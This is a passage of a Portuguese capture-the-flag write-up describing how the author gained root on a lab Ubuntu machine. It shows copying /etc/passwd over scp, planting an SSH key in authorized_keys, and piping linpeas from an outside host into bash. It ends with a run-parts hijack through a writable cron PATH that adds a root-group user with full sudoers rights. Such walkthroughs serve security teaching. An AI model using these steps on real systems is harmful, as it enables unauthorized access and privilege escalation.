lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
janice:x:1001:1001::/home/janice:/bin/sh
jean:x:1002:1002::/home/jean:/bin/sh
jessica:x:1003:1003::/home/jessica:/bin/sh
```

Após n testes pra tentar uma conexão SSH, eis que fiz o teste de copiar um arquivo pra minha máquina via **SCP**, como visto, consegui copiar o **passwd** para minha máquina `scp -i id_rsa jessica@10.8.0.39:/etc/passwd .`


- Passo 05



```
flux@nasa:/tmp/jessica/.ssh$ scp -i id_rsa authorized_keys jessica@10.8.0.39:/home/jessica/.ssh
authorized_keys                                                   100% 1069     7.7KB/s   00:00
flux@nasa:/tmp/jessica/.ssh$ ssh jessica@10.8.0.39
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep 16 00:25:16 UTC 2022

  System load:  0.0               Processes:           96
  Usage of /:   17.7% of 7.69GB   Users logged in:     0
  Memory usage: 20%               IP address for eth0: 10.8.0.39
  Swap usage:   0%


73 updates can be applied immediately.
56 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings


$ id
uid=1003(jessica) gid=1003(jessica) groups=1003(jessica)
$ /bin/bash -i
jessica@ip-10-8-0-39:~$ cat
.bash_history  .bashrc        .gnupg/        .profile       only_scp.sh
.bash_logout   .cache/        .local/        .ssh/
jessica@ip-10-8-0-39:~$ cat /us
user.txt  usr/
jessica@ip-10-8-0-39:~$ cat /us
user.txt  usr/
jessica@ip-10-8-0-39:~$ cat /user.txt
CS{Bre4k1ng_3veryth1ng}
```

Como consegui puxar um arquivo, mandei a parsta **.ssh** completa pro servidor alvo, contendo a minha chave publica no authorized_keys, após feito o upload do arquivo tentei a conexão ssh que por sinal foi com sucesso.

- Passo 06




```
jessica@ip-10-8-0-39:~$ curl http://10.10.12.100:1234/linpeas.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
```


```
    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Get the latest version    :     https://github.com/sponsors/carlospolop |
    |         Follow on Twitter         :     @carlospolopm                           |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes
only. Any misuse of this software will not be the responsibility of the author or of any other colla
borator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-chec
klist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username
```

Após n testes também pra encontrar alguma vuln, acabei por rodar o linpeas pra fazer o recon além dos testes que fiz.

- Passo 07



```
╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loca
l/games:/snap/bin
```




```
jessica@ip-10-8-0-39:~$ ls -la /usr/local/
total 40
drwxr-xr-x 10 root root 4096 Nov 29  2021 .
drwxr-xr-x 11 root root 4096 Nov 29  2021 ..
drwxr-xr-x  2 root root 4096 Nov 29  2021 bin
drwxr-xr-x  2 root root 4096 Nov 29  2021 etc
drwxr-xr-x  2 root root 4096 Nov 29  2021 games
drwxr-xr-x  2 root root 4096 Nov 29  2021 include
drwxr-xr-x  3 root root 4096 Nov 29  2021 lib
lrwxrwxrwx  1 root root    9 Nov 29  2021 man -> share/man
drwxr-xrwx  2 root root 4096 Nov 29  2021 sbin
drwxr-xr-x  4 root root 4096 Nov 29  2021 share
drwxr-xr-x  2 root root 4096 Nov 29  2021 src
jessica@ip-10-8-0-39:~$ PATH=/usr/local/sbin:${PATH}
```

Após rodar o linpeas vimos que o diretório **/usr/local/sbin** tinha alguma coisa que nos levaria ao próximo passo, no entanto fiz n testes e nada.


- Passo 08

Após receber a hint de que era possível sobrescrever o PATH, inseri o **/usr/local/sbin**




```
PATH=/usr/local/sbin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/lo
cal/games:/snap/bin
```

E como no cron tinha um script rodando de 3 em 3 min



```
jessica@ip-10-8-0-39:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/3 *   * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly
)
#
jessica@ip-10-8-0-39:~$ 
```

- Passo 09



```
jessica@ip-10-8-0-39:/usr/local/sbin$ cat run-parts
#!/bin/bash

useradd -g root -p 2KzcZ04nKLMQ6 0flux
echo "0flux ALL=(ALL:ALL) ALL" >> /etc/sudoers
jessica@ip-10-8-0-39:/usr/local/sbin$ su 0flux
Password:
su: Authentication failure
jessica@ip-10-8-0-39:/usr/local/sbin$ su 0flux
Password:
$ /bin/bash -i
```


Após ter mudado o PATH para a pasta onde eu tinha permissão de escrita, criei um script para criar um usuário, inserir no grupo do root e com total permissão **sudoers**.

`#!/bin/bash`

`useradd -g root -p 2KzcZ04nKLMQ6 0flux`

`echo "0flux ALL=(ALL:ALL) ALL" >> /etc/sudoers`

- Passo 10



```
0flux@ip-10-8-0-39:/usr/local/sbin$ sudo -l
[sudo] password for 0flux:
Matching Defaults entries for 0flux on ip-10-8-0-39:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User 0flux may run the following commands on ip-10-8-0-39:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
    (ALL : ALL) ALL
    (ALL : ALL) ALL
0flux@ip-10-8-0-39:/usr/local/sbin$ sudo -i
root@ip-10-8-0-39:~# cat /root/
.bash_history  .local/        .ssh/          snap/
.bashrc        .profile       root.txt
root@ip-10-8-0-39:~# cat /root/
.bash_history  .local/        .ssh/          snap/
.bashrc        .profile       root.txt
root@ip-10-8-0-39:~# cat /root/root.txt
CS{B4d_Cront4b_l33t}
root@ip-10-8-0-39:~# 
```

O seguinte aqui foi apenas trocar de usuário `su 0flux` e posteriormente upar de privilégios `sudo -i`